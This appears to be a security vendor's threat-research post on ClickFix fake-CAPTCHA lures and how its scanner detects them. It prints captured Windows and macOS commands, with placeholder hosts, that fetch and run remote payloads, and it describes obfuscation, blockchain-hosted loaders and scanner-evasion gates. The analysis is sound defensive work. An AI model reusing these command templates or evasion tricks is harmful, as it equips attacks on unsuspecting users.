
The keystroke has moved. A year ago Win + R was the whole family. Now Win + X followed by I, which opens Windows Terminal or PowerShell from the Power User menu, is at least as common, and the kits that use it draw the menu for you, “Windows PowerShell (Admin)” included. The most widespread template in the corpus goes a step further and explains the hardware: “This is the Windows key, located at the bottom of your keyboard between Ctrl and Alt, under the Z key.” Somebody wrote that line because victims were asking. The pretext around the paste has moved as well. “Verification code copied, awaiting terminal input” next to a countdown tells the victim three things at once: the thing on the clipboard is a code, it is already there, and they should hurry.
The wording on the gate itself hardly varies, which makes it easy to count. Of the gates our probe pressed, “I’m not a robot” and “Verify you are human” cover nearly all of them; a Russian “Я не робот” and a German “Ich bin kein Roboter” show up a couple of times each. Cloudflare and reCAPTCHA are the two costumes almost everywhere. Two more turned up in early October on the same run of eleven compromised sites in one evening: a Microsoft “Verify it’s you” account card, the last two captures above, with the same keystrokes behind its Continue button, and under it, in the page text, a “DDoS-Guard verification” screen we had not seen imitated before. On every capture we hold the Microsoft card was the one on top. The costume is the cheapest part of the kit to swap, so we expect more of these.
The Windows half
Of the thousand commands in the corpus, roughly six in seven target Windows, and most of those are one shape: fetch something from a stager and hand it to an interpreter.
- download-execute665
- unix-shell-pipe129
- shell-invocation68
- mshta36
- remote-installer29
- powershell-encoded17
- unix-download-execute15
- hidden-console11
- webdav-remote-dll7
- scriptblock loader7
The ten kinds above add up to 984. The other 36 are captures the classifier could not name, mostly the script-block loaders described further down. Some measurements across the whole thousand before we get to the shapes. The median command is 111 characters. The shortest is 23 and the longest is 8,699, on a single line. Forty-one are multi-line scripts. Seven in ten carry no plain URL at all; the address is split, reversed, encoded or fetched from somewhere else. Where a plain address does appear, about one in ten is a bare IP. The four features you meet most often are a hidden window, decoy text, the execution-policy bypass and an environment variable for the temp directory. Carets, string reversal, case mangling and wildcard interpreter lookups each appear on around ten commands, so one or two kits each.
The kinds above are a classifier’s view and they flatten a lot of ingenuity. What the authors actually do is work on the one line until it survives being read by a filter and still runs when pasted. Here are the shapes we found most instructive, with every host replaced by a placeholder.
mshta http://stager.example/bigMITRE ATT&CK · T1218.005 mshta · T1218.007 msiexec
Thirty-two characters, seen on three unrelated compromised sites in one day. The HTML application host fetches the page and runs whatever script is in it. There is nothing to obfuscate because there is nothing to read. Its cousin is the sixty-five-character msiexec /i http://stager.example/MicrosoftVerify.msi /passive, where the only trick is the filename.
conhost --headless -- cmd /v:on /c "set s=@SSL&pu^shd \\stager.example!s!\7426a272-e316-4d15-9017-8482f1280de5 & r^undl^l32 czhbryjkqwymcpmlrosj,#1"MITRE ATT&CK · T1218.011 rundll32 · T1105
Detect · rundll32.exe loading a module from a \\host@SSL\ UNC path; the WebClient service starting under a user session that just ran cmd.exe from conhost --headless.
There is no download command anywhere in this one. It changes directory to a UNC path, which makes Windows mount a remote WebDAV share over HTTPS, then asks rundll32 to load a DLL from that share by ordinal. The operating system does the fetching. The console is headless so nothing flashes, and three carets break the two words a filter would look for, pushd and rundll32. We saw this family on a Spanish pharmacy, the Vim colour-scheme gallery and a piano site within nine days of each other, with a different share host every time.
powershell -nop -c "$w=[Net.WebClient]::new();$null=$w.DownloadString('http://t.me/+<invite>')-match'ion[^>]*>(\S+)\s';$p=$env:PUBLIC+'\x';$w.DownloadFile('http://'+$matches[1]+'/sp.dat?z=1',$p);gc $p|powershell -nop -c -"MITRE ATT&CK · T1102.001 dead drop resolver
Detect · powershell.exe making its first outbound request to t.me, followed within seconds by a second host; a child powershell reading a script from standard input (-c -).
This is a dead-drop resolver. The command fetches the public preview of a Telegram channel, pulls the channel’s description out of it with a regular expression, and uses that text as the hostname of the second stage. To move the stager, the attacker edits a channel description. Nothing in the command changes, and the only address a filter can see belongs to Telegram. The second stage is then piped into a fresh PowerShell over standard input, so it never sits on disk as a script. Telegram ended up as the seventh most common host inside captured commands in the corpus, ahead of most of the actual stagers.
powershell -NoP -w h -ep bypass -c "$b=New-Object UriBuilder('https','stager.example',443,'/mfc.dat');$f=$env:TEMP+'\u.ps1';&('Invo'+'ke-Web'+'Request')($b.Uri) -OutF $f -UseB;$env:SEE_MASK_NOZONECHECKS=1;. $f"MITRE ATT&CK · T1553.005 MOTW bypass · T1059.001
The URL is assembled by a class constructor, so it is never present as a string. The cmdlet name is glued together from three pieces. And then SEE_MASK_NOZONECHECKS, which is read by ShellExecuteExwhen a file is launched and tells it not to look at the file’s zone. It does not touch the Zone.Identifier stream, and in this line nothing is launched: the script is dot-sourced into the running shell, where the execution policy bypass has already done the work. So the variable is either copied in without understanding or set for a child process the downloaded script will start later. The other Mark-of-the-Web move, deleting the stream itself, is in the next shape, and the two act at different points.
powershell -NoP -w h -c "$h='stag'+'er.example'; $f=$env:TEMP+'stale.msi'; curl.exe -sLo $f ('https://'+$h+'/api/stale.msi'); ri($f+':Zone.Identifier') -EA 0; msiexec /i $f /qn #" "Cloudflare Verification RayID 7a2c…"MITRE ATT&CK · T1553.005 · T1218.007 · T1564.003
Detect · msiexec /i against a package in %TEMP% with /qn, parented by a hidden-window powershell that was itself started by explorer.exe (the Run dialog) or WindowsTerminal.exe.
A lot happens in this line. The window is hidden. The hostname is glued together from two string literals so it never appears whole. The downloaded installer has its Zone.Identifier stream removed, so that SmartScreen will not ask. As far as we know curl.exe does not write that stream in the first place, which would make the deletion redundant; it reads like a line copied from a kit that downloaded with a browser-backed API, kept because it costs nothing. The package installs quietly. The trailing #turns the rest of the line into a comment, so if the victim does look at the Run dialog, what they see ends in a reassuring “Cloudflare Verification RayID”.
%comspec% /c ^S^t^A^r^T ^"^" ^/m^i^n %comspec% /c "FOR /f delims^= %a in ('WhErE /r %windir%^\^S^y^s^t^e^m^3^2 P*o*W*e*R*s*H*e*L*l') do %a I^r^M((15..0^|^%{'x/elpmaxe.regats'[^$_]})^ -join^ '')^|i^e^x&exit"MITRE ATT&CK · T1027.010 command obfuscation
Detect · cmd.exe command lines with a high caret density, or a `where /r %windir%` lookup for an interpreter; both are rare outside this family.
Two hundred bytes, and naive string matching fails on them four different ways. The carets break every keyword and are stripped by the command processor before execution. The interpreter is found by a wildcard search of the system directory instead of being named, so “powershell” is never typed. The download address is stored backwards and reassembled by indexing the string from the end. And the whole thing starts minimised. We saw this exact template on two compromised online stores twenty minutes apart; every hostname had been rotated between them and the commands differed in four characters, the reversed path token.
IRM c"d"n.jsdelivr.net/g"h"/<account>/<repo>/<blob> | IEXMITRE ATT&CK · T1102 web service · T1027.010
The stage here lives on a legitimate CDN that proxies public code repositories, so the fetch goes to a host nobody is going to block. The stray double quotes inside the hostname are the kit’s own noise. PowerShell concatenates adjacent string pieces, so the pasted line runs fine, while a signature looking for the CDN’s name does not match it. On last month’s public feed that CDN was the fourth busiest stager by sightings.
powershell -NoP -NonI -EP Bypass -e <base64> /W 1
# decodes to:
$p123=iwr "https://stager.example/auth?xc=2912159" -Method POST -UseBasicParsing;$tem=[scriptblock]::Create($p123.Content);$tem.InvokeReturnAsIs()
MITRE ATT&CK · T1027.010 · T1059.001
Encoded commands are under two percent of the corpus, which surprised us. Our guess is that the authors have concluded -enc is itself a signature, and that a readable line with a split hostname attracts less attention than an opaque blob. The ones that do encode repay decoding. This one fetches its second stage with a POST, so anyone who follows the URL with an ordinary GET gets nothing back.
Write-Host 'Cloudflare' -F Cyan -NoNewline; Write-Host ' security verification' -F Gray; Write-Host ("Session: 9f4cd03241197f41") -F DarkGray; Write-Host '[1/3] Checking browser integrity...' -F Yellow; $w=New-Object Net.WebClient; $w.Headers.Add('User-Agent','Mozilla/5.0 …'); $u='http://stager.example/get_verify?i=558'; …MITRE ATT&CK · T1059.001 · T1036 masquerading
Nearly a kilobyte, and the first third of it is theatre. Once pasted into the terminal the script prints a coloured “Cloudflare security verification” banner with a session id and a three-step progress log, so a victim watching the console sees the verification they were promised while the download runs underneath. A cheaper version of the same idea is the PowerShell block comment <# Verification code: 312E522975D9 #> that another kit puts in front of its decoder, and the # comment at the end of the MSI shape above. Three kits, same observation: the victim is going to look at the terminal, so give them something to read.
$k='…';$d='<long hex>';$r=-join((0..($d.Length/2-1))|%{[char]([convert]::ToInt32($d.Substring($_*2,2),16) -bxor $k[$_ % $k.Length])});&([ScriptBlock]::Create($r))MITRE ATT&CK · T1140 deobfuscate · T1027.013
Detect · PowerShell script block logging (event 4104) shows the decoded block even when the command line shows only a decoder; look for [ScriptBlock]::Create with -bxor or FromBase64String in the same block.
This one gets pasted into a terminal the victim has already opened, so the command never has to say “powershell”. It is a decoder: a hex string XORed with a key, turned into a script block and invoked. Decoded, it downloads a password-protected archive into the temp directory and extracts it with a known password, which keeps the payload opaque to anything that scans the archive on the way down. A related kit used Invoke-Command -ScriptBlock around a base64 blob and Caesar-rotated the URL inside it. Neither line contains a fetch idiom, an interpreter name or a plain URL, so a detection built from a word list has nothing to match. The longest commands in the corpus, between six and nine thousand characters on one line, all belong to this family: a base64 blob that decodes to a script that decodes a second blob.
A few other things on the Windows side are not commands but affect what gets captured. Multi-line scripts, for one: a kit we saw in October copies a twenty-eight-line PowerShell script when the checkbox is ticked, and the only line a victim would see after pasting is the last. Then the Windows key as a trigger. On 242 pages in the corpus the command was not written until our probe sent the Windows key, because the kit listens for it and only then puts the payload on the clipboard; a scanner that ticks the checkbox and reads the clipboard gets nothing from those. And broken builds. We captured pages whose “command” was an unsubstituted template placeholder, one whose clipboard received an empty string six times in a row, five sites whose Ray ID read literally __RAY_ID__, and one whose placeholder, had it been clicked, would have copied three hundred kilobytes of the page’s own HTML. The kits are built fast and shipped broken more often than you would think. A broken kit is still a compromised site.
The macOS half


One captured command in seven was for a Unix shell, almost always macOS. These are shorter, less obfuscated and much better gated, which says something about who the authors expect on the other end. They are also the part of the corpus we would mostly not have without a second render. Our scanner opens every page a second time as a macOS browser, and 108 of the 149 Unix commands came out of that second visit, from pages that had shown the Windows persona nothing at all.
echo 'I am not a robot - reCAPTCHA Verification ID: 797510' && echo '<base64>' | base64 -d | bash
# the base64 decodes to:
export SRC_URL='https://victim.example/' && (cd /tmp && curl -kfsSL "http://203.0.113.172/9908ac6247?force=1" -o .dsYjKC && bash .dsYjKC && rm -f .dsYjKC) > /dev/null 2>&1 & clear; printf '\033[3J'; history -d $(history 1 2>/dev/null | awk '{print $1}') 2>/dev/null
MITRE ATT&CK · T1059.004 unix shell · T1070.003 clear history
Detect · the pasted line stays in ~/.zsh_history; curl writing a dotfile under /tmp from a Terminal that Spotlight just launched; bash spawned by Terminal with -c and no tty.
Six hundred characters, and all of them are doing something. The first echoprints the decoy, so the Terminal shows “I am not a robot, reCAPTCHA Verification ID” just as the page promised. The payload exports the compromised site’s address as an environment variable, which is how the campaign tells its stager which victim site produced the conversion. The download runs in the background, silenced, from a bare IP. Then the line clears the screen, flushes the scrollback with an escape sequence, and tries to delete itself from the shell history. The screen part works. The history part does not: the decoded script runs in a non-interactive bashthat keeps no history, while the line the victim actually pasted sits in the interactive shell’s own history, untouched. A victim who looks back sees an empty Terminal, and an investigator who opens the zsh history file finds the whole command. This template, with the verification id and the temp filename rotated, is the most common macOS shape in the corpus. A variant of it that serves both platforms from one page uses base64 -D with an uppercase flag, which is the BSD tool that ships with macOS; the GNU one wants lowercase. Whoever wrote it was not thinking about Linux.
echo "apps.apple.com/app/downloads/macos-app.dmg" && curl -s $(echo "<base64 url>" | openssl base64 -d -A) | zshMITRE ATT&CK · T1059.004 · T1036
The first thing this prints is an Apple App Store address, which is what the victim reads. What it fetches is a base64 address decoded by openssl and piped into zsh, the default shell on a modern Mac, so the author knows the platform well enough not to depend on bash. The clone of an AI vendor’s desktop download page used the same line with the real App Store link to that vendor’s app as the decoy. In another kit from the same fortnight the decoded stage is curl -s -k … -o .rc && chmod +x .rc && ./.rc && rm .rc: a hidden dotfile, made executable, run, deleted.
/bin/bash -c "$(curl -fsSL http://203.0.113.7/<path>)"MITRE ATT&CK · T1059.004
This one came out of a kit that fetched its commands from an admin endpoint at page load and received a small JSON object with two keys, windows and macos. The macOS value was an eighty-character base64 blob wrapping the line above. The same panel-driven kit put a small arithmetic question in front of the button, two single digits drawn as SVG text, checked entirely on the client. A gate like that exists to stop automation, not people.
curl -sf -H "tag: v1" $(echo "<base64 url>" | base64 -d) | osascript -l JavaScript ; open https://www.apple.com/MITRE ATT&CK · T1059.007 JavaScript (JXA) · T1027
This is a TerminalFix rather than a ClickFix: an Apple support clone offering to “reclaim disk space and scan your Mac”, with a Copy button and the command printed in full on the page. Printed, but not really readable, because the only part that matters, the address, is base64 inside a subshell. The payload is a hundred kilobytes of obfuscated JavaScript for Automation run through osascript, and the line ends by opening Apple’s real website so the victim sees something they expected. We had to add a separate rule for this second kind of concealment, hiding the address rather than the command, because a documentation page shows you both.
The macOS kits are also where the most careful gating lives, presumably because the audience is smaller and worth more. These are the gates we have measured, each on its own live sample:
- A gate that compares
navigator.userAgentbyte for byte against the request’s User-Agent header, counts the own properties onnavigatorandscreen, and then checks that the browser’s clock offset is between one and four hours ahead of UTC, roughly Europe. A visitor from anywhere else is served a complete, plausible logistics company website at the same URL with HTTP 200, so nothing looks refused. Our scan workers ran on UTC, and this family cost us sixteen lures before we noticed. - A gate that enumerates the window, navigator and document objects, stringifies every native function with
Function.prototype.toString, reads the WebGL renderer, and posts the whole report back to the page’s own URL as a document navigation. The server decides on that POST. Patched natives announce themselves because a patched function does not say[native code]. - A gate that flips a coin. One fake-reCAPTCHA family loads one of two builds of itself at random on every fresh visit, so a page that shows the gate on one visit may not on the next, and a single capture only ever carries one branch.
- A one-line gate that reads
navigator.userAgentand serves the kit only when it says Macintosh, which is enough to defeat every scanner with a fixed Windows persona. This one was on thirteen compromised sites at once.
One costume is new this year and worth watching: download pages for AI desktop tools. We have a clone of one vendor’s macOS app page and a clone of another vendor’s coding agent, both macOS-gated, both with the command sitting in a plain-text script tag that only a click moves into view. The brand follows whatever people are searching for that month.
Windows and macOS, side by side
One thing the table does not say, because we cannot: what the stager hands back. We capture the command and we fetch what it points at when that is safe, but we do not run the second stage, so the final family is usually not ours to name. What we hold on the Windows side is loaders; on the macOS side, vendors who did detonate the stages of one of these campaigns have reported commodity macOS stealers, and nothing we saw contradicts that.
| Windows | macOS | |
|---|---|---|
| Keystrokes sold to the victim | Win + R, or Win + X then I, then Ctrl + V, Enter | ⌘ + Space, type Terminal, ⌘ + V, Return |
| Where the paste lands | Run dialog, Windows Terminal, PowerShell | Terminal |
| Dominant command shape | fetch and hand to an interpreter: PowerShell, mshta, msiexec, cmd | curl … | bash, echo … | base64 -D | bash, osascript |
| Typical obfuscation | carets, split hostnames, reversed strings, wildcard interpreter lookup, XOR decoders, decoy comments | a single base64 blob; the address hidden in a subshell |
| Typical gating | geo lookup and operating-system check from a kit API, cookie frequency caps, bot self-scoring | User-Agent, clock offset, browser own-property counts, full environment report posted back, decoy site at HTTP 200 |
| What we hold in hand | the stager's answer: .NET loaders reflected from base64, MSI packages, password-protected archives with a renamed executable inside | a shell script, or JavaScript for Automation, that installs the next thing |
| Linux | not seen; we run no Linux persona | not seen; no captured command targets it, and the base64 -D flag above would fail on GNU coreutils. |
| How the scanner has to look | press the gate on a throwaway copy, read the clipboard, read the bytes for encoded commands | all of that, as a macOS persona, from an address the kit will serve, with a believable clock |
EtherHiding, which is how the gate arrives
Most of the ClickFix pages in the corpus, 713 of the 1,122, did not carry their gate at all. They carried a loader, a few hundred bytes appended to a theme file or wrapped as a fake plugin, and the loader asked a public blockchain node for the rest. The read is an eth_call against a smart contract, typically its get() function. The contract returns the next stage as a string. No attacker server is contacted for the delivery, the node is a public RPC endpoint that thousands of legitimate applications use, and the string in the contract can be changed by its owner for the cost of a transaction while every compromised site picks up the new version on its next visitor.
The chain split across the corpus is nearly even: 392 contract reads went to Polygon and 363 to the BNB Smart Chain testnet, with Base and Ethereum mainnet in single digits. The testnet is not a mistake. Testnet gas is free, so updating the contract costs the attacker nothing. The provider pool is wide, too. One page contacted sixteen distinct RPC endpoints, across more than eight public providers, and four pages in ten used four or more. A loader that tries six providers and takes the first answer is not stopped by any one of them being blocked, and it shows: the busiest contract in the corpus was read by 205 separate scans without its address ever changing.
The most elaborate loader we took apart used three contracts in sequence. It is worth walking through, because it shows how much of the operation has moved onto the chain:
- Contract A is an environment gate in plain text. If the browser looks headless or is on localhost, log and stop. If it is Windows, load the Windows stage. If it is a Mac, load the Mac stage, from a separate contract.
- Contract B is the Windows stage, gzip-compressed and inflated in the browser with the DecompressionStream API. The entire verification overlay, its markup, its stylesheet and its clipboard copier, is embedded in it as base64. The gate never crosses the network as a page, which is why a network log of such a visit shows no overlay host at all.
- Contract C is a per-visitor ledger. The loader asks it, every few seconds, whether this visitor has “reached the goal”, keyed by a cookie or, failing that, by the visitor’s public IP, which it obtains with a synchronous request to a third-party IP-info service. A “no” means show the gate. A “yes” means this one already ran the payload, leave them alone. The attacker is tracking conversions on-chain.
The same family builds its contract address at runtime out of letters picked from the names of built-in browser classes. A browser whose built-ins have been renamed or wrapped by an analysis tool assembles the wrong address, the node returns an error, and the kit goes quiet. When it decides it is being watched it prints “stop watching us :)” to the console. We know this because our own scanner assembled the wrong address for about a week, and it took three deploys to find out why.
What the kits do to scanners
Most of the engineering time we spent on this family went into getting shown the attack, not into recognising it. The corpus records what each page did to our first render: sixty pages served a cloaked overlay to one exit and not another, thirty refused the document outright, and a handful starved the kit’s own script, bounced us to a search engine or put a real captcha in front. Of the gates we did find and press, fifty-six took the click and copied nothing, which usually means the kit was waiting for something else. Here is the list of refusals, each one measured on a live sample rather than inferred:
- Served by User-Agent. One site behind a genuine Cloudflare edge served the real challenge to a headless User-Agent and its own Cloudflare imitation to a real one. We changed everything else about the browser and nothing else made a difference.
- Served by geography and operating system, decided by a kit API that answers with a country, a device class, an operating system, a campaign id and a frequency cap in hours. The lure then arrives as a full-viewport cross-origin iframe at the highest z-index the browser allows.
- Served once. A cookie marks the visitor as done, and every later request gets a clean page. A scanner’s second look is already too late.
- Served by address reputation. The same kit, the same minute, the same browser: refused from one cloud exit, served from another. Two sites bounced our cloud exit to a search engine with a 301 and served the lure from elsewhere, and the bounce opened and closed within twelve minutes. A 301 to a search engine is a time window, not a dead site.
- Bot self-scoring. A page that scores
navigator.webdriver, plugins and a User-Agent regex, and whose first branch sends a definite bot to a search engine while the human branch is the page itself. - Hidden in the document tree. Recipes inside an iframe built from a
srcdocattribute inside a closed shadow root, where no text read from the outside can reach. Recipes revealed only by a click on a Chinese “choose your route” menu. Recipes assembled at runtime from script and never present in served HTML. - Pressing the wrong thing. A checkbox that only animates while the real write hangs off a fourth-screen Continue button. A second Copy button behind the gate. A kit injected four times into one page with the handler on only one copy. A gate that is a sibling of its label rather than a child, so a locator that walks up from the text finds nothing.
- Costume details that pass a glance. A Cyrillic С in “Сloudflare” in the title. A Ray ID that differs between two renders of the same page. Cloudflare logos served by the compromised host itself. A page that declares a Cloudflare interstitial nobody served, prints the vendor’s automatic wording, and contacts exactly one host: itself.
How Urlyze reads it
The first post covered the principle: neither the clipboard write nor the instruction to paste is the signal, concealment is. Ten weeks of this corpus is what it took to make that principle hold against the list above. In short, what the engine does today:
- It presses the gate, on a throwaway copy of the page, never on the analysed document. The locator crosses frames and shadow roots, reveals hidden modals, presses a Continue control or a lone Copy control when that is what the kit offers, and sends the Windows key when the kit waits for one. If the copy is served a real challenge instead, it retries in a fresh session.
- It records the clipboard write, including blob payloads, and classifies what landed there. A command that appears nowhere in the page’s visible text is the first kind of concealment. A command that is shown but whose address is encoded is the second.
- It reads the bytes it already downloaded, from every frame and every origin, for a base64-encoded operating-system command. This is what convicts a page whose lure is cross-origin, or whose kit sits behind a 403, or whose Windows key is an SVG with no text. The discriminator is the encoding, because legitimate installation pages carry shell commands in their bytes all the time and none of them encode it.
- It renders a second time as a macOS persona, unconditionally, from a browser whose clock, built-ins and navigator look like a person’s. And when the first exit is refused, it tries another.
- It watches for a page that talks to a public blockchain node while presenting itself as having nothing to do with crypto, captures the call bodies, and names the contract.

